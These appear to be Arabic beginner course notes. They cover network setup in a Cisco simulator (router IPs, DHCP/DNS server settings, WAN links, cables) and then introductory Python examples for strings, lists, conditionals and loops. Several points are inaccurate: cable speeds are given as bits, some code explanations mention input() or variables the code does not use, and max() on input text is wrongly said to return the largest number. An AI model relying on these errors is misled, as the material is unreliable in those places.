طريقه الاتصال الى بقية الشبكات يوصل بالسوتشات في الشبكة عن طريق الكابل)


### كيف يتم ضبط اعدادات IP الخاصه بالراوتر والاجهزه :

الراوتر : يتم كتابة عنوان **IP** خاص بالراوتر عن طريق عنوان **IP** الخاص بنا كما تعلمنا سابقا او تعينه يدويا يكون هنالك منفذان في الراوتر اي يتم تعين عدد 2 **IP** في الراوتر الاول يختلف عن الثاني في العدد الثالث من عنوان **IP** لان كل منفذ خاص بشبكة معينه مثال المنفذ الاول **192.168.1.0** المنفذ الثاني **192.168.0.1**


السيرفر : يكون موصى بالسوتش عن طريق الكابل ويتم وضع عنوان **IP STATEC** واحد للسيرفر فقط اما بقية الاجهزه يوزع لها السيرفر عناوين عن طريق وضع اعدادات كل جهاز على **DHCP** ويتم اعطاءوها **IP** تلقائيا من السيرفر

### كيف يتم ضبط اعدادات السيرفر :

قم بالدخول إلى الخادم ثم افتح قائمة الخدمات (**SERVICES**) وبعدها اذهب إلى خانة **DHCP** واضغط على خيار **إيقاف (OFF)** ثم انتقل إلى خانة **DNS** واضغط على خيار  **التشغيل (ON)** بعد ذلك توجه إلى تبويب **DESKTOP** وأدخل البيانات الخاصة بعنوان **IP** وقناع الشبكة وعنوان البوابة مع تعين عنوان **DNS** ليكون هو نفسه عنوان **IP** الذي قمت بتحديده الآن اخرج من الخادم وانتقل إلى إعدادات جهاز الكمبيوتر واجعلها جميعا في وضع **DHCP**. بعد الانتهاء قم باختبار الاتصال بين جهازين باستخدام الأمر **PING** ثم اكتب عنوان **IP** الخاص بالجهاز الذي ترغب في اختبار الاتصال معه



# صورة توضيحية لكيفية ربط شبكة واسعة



## شبكة (WAN) عالمية

### شرح الصورة

**(Cisco Emulator) محاكي سسكو :** البرنامج المستخدم

**الاجهزة المستخدمة :**

**Router :** يستخدم لربط الشبكات معا

**modem :** جهاز يوصل بين الراوتر والانترنت

**Internet Service :** خدمة الانترنت

**Switch :** يستخدم لربط الاجهزة في شبكة واحدة


**Cables :** تستخدم لتوصيل الاجهزة سلكيا

**Computers :** اجهزة الكمبيوتر

## طريقة توصيل وربط الشبكات العالميه مع بعضها :

يتم الربط عن طريق توصيل الراوتر بـ كابل خاص مع بقية الراوترات عن طريق توصيل الراوتر بـ كابل يخرج من الراوتر الأول ثم يصل إلى أول كبيبة ثم تكون الكبيبة موصولة تحت الأرض عن طريق خط الهاتف سابقاً والآن أصبح لنقل الانترنت وصولاً إلى أقرب كبيبة إلى الفرع الثاني وثم من الكبيبة يأخذ سلك الكابل ويوصل إلى راوتر الشركة الثانية لا بد أن يتوفّر جهاز مودم يوصل من الراوتر إلى الكبيبة ومودم آخر يستقبل الكابل في الشركة الثانية عند وصوله بعد ذلك يوصل من المودم إلى الراوتر الثاني

### BIT L/U :



## الكابلات :

تقوم الكابلات بتوصيل الشبكة ونقل البيانات

ايثرنت : سلك الانترنت (الكابل)

لنقل 100 بت تحتاج الى زوجين من اسلاك الكابل

لنقل 1000 بت تحتاج الى اربعة ازواج من اسلاك الكابل

كابل UTP : اربعة ازواج منفصلة عن بعضها

كابل STP : اربعة ازواج يتم ربط كل سلكين معا فتصبح اربعة اسلاك وليس ازواج

كابل RJ45 : سلك الكابل العادي يأتي برأس يجمع كل الاسلاك في هذا الراس

## الفصل الثاني

# البرمجة - Programming

# مواضيع هذا الفصل :

تعريف البرمجة

لماذا لغة PYTHON

تطبيق اكواد عملية

بلغة PYTHON

إنشاء برنامج بلغة PYTHON

## تعريف البرمجة

هي عبارة عن وسيلة من أجل إعطاء كافة الأوامر والتعليمات لجهاز الكمبيوتر بلغة تكون مفهومة من أجل أداء مهمة أو وظيفة محددة

والشخص الذي يقوم بعمل هذا الشيء يسمى المبرمج وهو عبارة عن شخص يتمكن من إتقان واحدة من لغات البرمجة لكي يستطيع أن يتواصل بها مع الحاسوب للعمل على إنتاج البرنامج

وهذا البرنامج يكون عبارة عن مجموعة من التعليمات التي تكن مصممة او مكتوبه بواحدة من لغات البرمجة حيث أنه يقوم المبرمج بوضعها وحفظها في ملف يكون قابل للتشغيل بواسطة الحاسب جهاز الكمبيوتر

# لماذا نتعلم لغة PYTHON

1- سهولة التعلم والقراءة

تتميز بآيتها بساطتها وسهولة قراءة الأكواد

2- التعامل مع الشبكات واختبار الاختراق

يمكن استخدامها في تحليل حركة المرور في الشبكات،  
وإنشاء أدوات اختبار اختراق

3- العمليات الأمنية

تُستخدم في العمليات الأمنية ، مثل تحليل السجلات،  
مراقبة الأنظمة، والاستجابة للحوادث الأمنية

4- الهندسة العكسية والبرمجة النصية

تُستخدم لاستخراج وتحليل البيانات من الملفات  
الضارة، وتصنيف برامجيات تحليل البرمجيات الخبيثة

# الأكواد

الكود الأول

print

لطباعة كلمة او شكل او اي امر اخر

مثال :

```
1 print ("HELLO WORD")
2 print ("_")
3
4
5
```

الكود الثاني

مسافة بين الكلمات

\t

كلمة تحت كلمة

\n

مثال :

```
62 print ("Mohamed\nahmed")
63 print("Mohamed\tahmed")
64
65
```

## الكود الثالث

متغير الاسم

`character_name`

متغير الرقم

`age`

مثال :

```

19 character_name = "ahmed"
20 age = "50"
21
22

```

مثال اخر :

```

32 print ("hello what's your name " + character_name)
33 print("my name is ahmed")
34 print ("How old are you")
35 print ("my old is " + age)
36 print("Well thank you")
37
38
39

```

شرح الكود :

الكود يستقبل اسم المستخدم وعمره من خلال `input()`, ثم يعرض هذه المعلومات باستخدام `print()`.  
يبدأ الكود بسؤال المستخدم عن اسمه ويحفظه في المتغير `character_name` ثم يطبع رسالة ترحيبية تتضمن الاسم بعد ذلك يسأل المستخدم عن عمره ويختزن الإجابة في المتغير `age` ثم يطبع العمر ضمن جملة صحيحة لغويًا في النهاية يعرض رسالة شكر يتم استخدام `input()` لجعل الكود تفاعليًا مما يسمح للمستخدم بإدخال بياناته بدلاً من استخدام قيمة ثابتة

**الكود الرابع**

**تحويل الحروف من كابتل الى سمول  
.lower()**

**تحويل الحروف من سمول الى كابتل  
.upper()**

**مثال :**

```
72     print("ALBARA ALSADIQ".lower())
73     print("albara alsadiq".upper())
74
75
```

**تحويل الحروف الى سمول بعد علامة +**

**مثال :**

```
80     print("ALBARA" + "ALSADIQ".lower())
81
82
```

**لمعرفة ما اذا كانت جميع الحروف كابتل  
.isupper()**

**لمعرفة اذا ما كانت جميع الحروف سمول  
.islower()**

**مثال**

```
88     print("albara alsadiq" . isupper())
89     print("albara alsadiq". islower())
90
91
```

## الكود الخامس

حساب عدد الاحرف في هذه الكلمة  
**len(text)**

: مثال :

```

42     text="albara"
43     print(len(text))
44
45

```

## الكود السادس

طباعة الحرف الاول او الثاني الخ... من الكلمة

[ ]

(خانات الحروف تبدأ من 0 مما يعني A=0 و L=1 وهكذا الى النهاية)

( )

طباعة رقم الخانة التي يوجد بها الحرف a

جمع وطرح وقسمة وضرب الاعداد

+ - \* /

( الأولوية في العمليات الحسابية تكون للأرقام التي بين الأقواس هي التي تطبع قيمتها أولاً )

: مثال :

```

63     print("albara"[0])
64     print("albara".index("a"))
65     print(3+55*(2-3))
66

```

## الكود السابع

### إنشاءالة حاسبة

مثال :

```

98  num1=input ("number one ")
99  num2=input ("number two")
100 result=int (num1) + int (num2)
101 print (result)
102
103

```

مثال على عملية الضرب :

```

131 print
132 num7=input ("Number seven")
133 num8=input ("Number eight")
134 result=int (num7) * int (num8)
135 print(result)
136
137

```

شرح الكود :

هذا الكود يقوم بأخذ رقمين من المستخدم كمدخلات نصية باستخدام دالة `input()` حيث يتم تخزين الرقم الأول في المتغير `num1` والثاني في `num2` بعد ذلك يتم تحويل القيم النصية إلى أعداد صحيحة باستخدام `int()` ثم جمعهما معاً وتخزين النتيجة في المتغير `result` أخيراً يتم طباعة الناتج باستخدام `print(result)` باختصار هذا الكود يتيح للمستخدم إدخال رقمين ثم يعرض مجموعهما على الشاشة

## الكود الثامن

متغير الاسم

`name=input`

متغير الرقم

`age=input`

مثال :

```

142     name=input ("What is your name :")
143     print("Well, welcome")
144     age=input ("How old are you:")
145     print ("Hello\t" +name+ "\tok Thank you " )
146
147

```

## شرح الكود

هذا الكود يطلب من المستخدم إدخال اسمه عبر `input()` ويحذنه في المتغير `name` ثم يطبع رسالة ترحيبية "Well, welcome" بعد ذلك يطلب من المستخدم إدخال عمره ويحذنه في المتغير `age` (لكن العمر لا يُستخدم في أي عملية لاحقة) أخيرًا يقوم بطباعة رسالة تحتوي على اسم المستخدم باستخدام "Hello\t" + `name` + "\tok Thank you" حيث يتم إدراج اسم المستخدم داخل النص مع استخدام \t لإضافة مسافات جدولة لتنسيق الطباعة

## الكود التاسع

### متغير اللون

`color=input`

مثال :

```

149   color=input ("anter a color:")
150   plural_noun = input("anter a plural_noun: ")
151   adjective = input("anter a adjective: ")
152
153
154

```

## شرح الكود

هذا الكود يطلب من المستخدم إدخال ثلاثة بيانات عبر `input()`: لون (`color`) واسم جمع وصفة (`adjective`) وصفة (`plural_noun`) بعد ذلك يتم تخزين هذه القيم في متغيرات لاستخدامها لاحقاً في البرنامج مثل تكوين جملة باستخدامها على سبيل المثال يمكن طباعة جملة مثل "The " + `adjective` + " " + `plural_noun` + " are " + `color`". لإنشاء وصف يعتمد على مدخلات المستخدم مما يجعل الكود تفاعلياً وقابلًا للتحصيص بناءً على القيمة المدخلة

## الكود العاشر

### طباعة القيمة الأكبر

`max`

### طباعة القيمة الأصغر

`min`

مثال :

```

91   print(min(5,6))
92   print(max(677+66,66+77,78787,4%5))
93
94

```

## الكود الحادي عشر

### إضافة قائمة أو لسته

`friends=[ ]`

`list=[ ]`

إضافة قائمة بها ارقام وكلمات :

```
167 friends=[1,"food",True , False, [1,"islam"]]
168 print(friends)
```

لستبدال الكلمة بكلمة اخرى في القائمة :

`[ ]`

( يجب اضافة رقم الخانه المراد استبدال الكلمة بها كما هو موضح في السطر الثالث في هذا المثال )

```
176 friends=[1,"food",True , False, [1,"islam"]]
177 print(friends)
178 friends[1]= "good food"
179 print (friends)
```

للطباعة ابتداء من الكلمة الثانية في القائمة :

`[ : ]`

( يجب تحديد رقم الخانه المراد بدأ الطباعه منها كما هو موضح في السطر الثاني في هذا المثال )

```
183 friends=[1,"food",True , False, [1,"islam"]]
184 print(friends[2:])
```

لحذف الكلمة معينة من القائمة :

`.remove`

( يجب اضافة اسم الكلمة المراد حذفها كما هو موضح في السطر الثاني في هذا المثال )

```
190 friends= ["good","ok","yes","no"]
191 friends.remove("good")
192 print(friends)
```

لإضافة كلمة جديدة في القائمة :

`.insert`

يجب كتابة الكلمة المراد اضافتها كما هو موضح في السطر الثاني في هذا المثال

```
205     list= ["good","ok","yes","no"]
206     list.insert(1,"hloo")
207     print(list)
```

لإضافة كلمة بعد الكلمة الأخيرة :

`.append`

يجب كتابة الكلمة المراد اضافتها كما هو موضح في السطر الثاني في هذا المثال

```
211     list= ["good","ok","yes","no"]
212     list.append("hi")
213     print(list)
```

لمعرفة عدد تكرار كلمة معينة في القائمة :

`.count`

يجب كتابة الكلمة المراد معرفة عدد تكررها كما هو موضح في السطر الثاني في هذا المثال

```
218     list= ["good","ok","ok","yes","no"]
219     print(list.count("ok"))
```

لترتيب الأرقام او الحروف او الكلمات في القائمة ترتيب ابجدي

`.sort`

```
225     list=[ "3","1","7"]
226     list.sort()
227     print(list)
```

لدمج مجموعتين معاً :

`+=`

( يجب اضافة اسماء المجموعتين كما هو موضح في السطر الثالث في هذا المثال )

```
97     list= ["good","ok","yes","no"]
98     friends=[1,"food",True , False, [1,"islam"]]
99     list+=friends
00     print(list)
```

## الكود الثاني عشر

### الجمل الشرطية

`if`

`else`

مثال :

```

248     is_hungry = True
249     wants_to_eat =True
250     if is_hungry or wants_to_eat:
251         | | print("go eat")
252     else:
253         | | print("dont eat")
254
255

```

### شرح الكود :

الكود يتحقق إذا كان الشخص جائعاً (`is_hungry`) أو يريد الأكل إذا كان أي من الشرطين صحيحاً (أو كلاهما) فسيتم طباعة "go eat" مما يعني أنه يجب الأكل وإذا كان كلا الشرطين خاطئين فسيتم طباعة "dont eat" أي لا تأكل في هذا الكود بما أن `is_hungry = True` و `wants_to_eat = True` فإن الشرط `is_hungry or wants_to_eat = True` وبالتالي سيتم تنفيذ `print("go eat")`

مثال اخر : لو كان العدد الاول يساوي العدد الثاني اطبع : `Hello`

```

283     def match_string (str1,str2):
284         if str1 == str2:
285             | | | print("Hello")
286         else:
287             | | print("hi")
288     match_string ("hi","hi")
289
290

```

## الكود الثالث عشر

### طباعة الأرقام

`while i`

مثال :

```

364     i=1
365     while i <=10:
366         print(i)
367         i += 1
368     print("the loop has ended")

```

شرح الكود :

هذا الكود يستخدم حلقة `while` لطباعة الأرقام من 1 إلى 10 تبدأ المتغير `i` بقيمة 1 ثم تتحقق الحلقة من أن `10 ≤ i` فإذا كان الشرط صحيحًا يتم طباعة `i` ثم زيادته بعقار `1 (i += 1)` تستمر الحلقة حتى تصل قيمة `i` إلى 11 عندما يصبح الشرط خاطئًا فتخرج الحلقة وتنطبع الجملة "the loop has ended" والنتيجة النهائية ستكون طباعة الأرقام من 1 إلى 10 يليها "ended"

مثال اخر : حلقة `while True` تعني أنها حلقة لا نهائية، أي أنها ستستمر في التنفيذ إلى الأبد لأن شرط `True` دائمًا صحيح :

```

374     i = 1
375     while True:
376         print(i)
377         i += 1
378

```

## الكود الرابع عشر

حلقة

for

مثال :

```
358     for char in "ahmed":  
359         | print(char)  
360
```

شرح الكود :

هذا الكود يستخدم حلقات for لتكرار كل حرف في النص "ahmed" في كل تكرار print(char) يتم تخزين الحرف الحالي في المتغير char ثم يتم طباعته باستخدام هذا يعني أن الكود سيطبع كل حرف من "ahmed" في سطر منفصل

مثال اخر :

```
259     numbers = [1, 2, 2, 3, 4, 4, 5]  
260     unique_list = []  
261  
262     for number in numbers:  
263         | | if number not in unique_list:  
264             | | | unique_list.append(number)  
265  
266     print(unique_list)  
267
```

شرح الكود :

هذا الكود يقوم بإزالة التكرارات من كل رقم داخل الحلقة for إذا كان الرقم غير موجود بالفعل في unique\_list يتم إضافته إليها باستخدام append() في النهاية، يتم طباعة unique\_list التي تحتوي فقط على القيم الفريدة من numbers مما يضمن أن الأرقام المكررة تظهر مرة واحدة فقط في النتيجة النهائية

## كتابة الأوامر باستخدام : `input`

السؤال عن اسم المستخدم ثم بعد ان يكتب المستخدم اسمه يرد عليه البرنامج برد ترحبي (WELCOME TO OUR WEBSITE) ثم السؤال عن العمر ويرد عليه البرنامج ايضا بعد كتابة عمره (OKAY, YOU ARE REGISTERED)

```
364     name=input("Full Name:")
365     print("Welcome to our website ")
366     num=input ("How old are you: ")
367     print( "Okay, you are registered" )
```

يدخل المستخدم الحساب الخاص به اذا كان بالحروف الكابتل يطبع له البرنامج (Registration Successful) واذا كان بالحروف السمول يطبع له (Please try again)

```
365     name=input("Your user:")
366     if (name.isupper()):
367         print("Registration Successful")
368     else:
369         print("Please try again")
```

### #طباعة عدد الادرف في الجملة التي يدخلها المستخدم

```
55     text=input("Enter the sentence whose number of letters you want to know: ")
56     print(len(text))
```

### طباعة الحرف الاول من الكلمة التي يدخلها المستخدم

```
365     text=input("Enter the word you want to extract the first letter from :")
366     print(text[0])
```

### يدخل المستخدم رقم ويرد عليه البرنامج بر رسالة

```
364     num=input("Enter the number:")
365     print(num+ "\tThis number is correct.")
```

## طباعة العدد الأكبر الذي يدخله المستخدم

```
366     text=input ("Enter the numbers to extract the largest number:")
367     print(max(text))
```

## طباعة حروف الكلمة التي يدخلها المستخدم كل حرف في سطر

```
374     for char in input ("Enter the word whose letters you want to extract:"):
375         print(char)
```

## اللة حاسبة جمع الاعداد التي يدخلها المستخدم

```
377     num1=input("one num")
378     num2=input("two num")
379     text= int (num1) + int (num2)
380     print(text)
```

## يدخل المستخدم رقمًا لتحويله للرقم العكسي

```
366     number = int(input("Enter a number to convert to the inverse number: "))
367     reverse_number = int(str(number)[::-1])
368     print(f"{number} : {reverse_number}")
```

[يدخل المستخدم عناصر القائمة وبعد الإدخال يقوم الكود بعرض القائمة مع رسالة \(Here is your list\)](#)

```
375     user_input = input("Enter the items you want to add to your list, separated by commas: ")
376     user_list = user_input.split(", ")
377     print(f"Here is your list: {user_list}")
378
```

## إنشاء برنامج حسابي

```

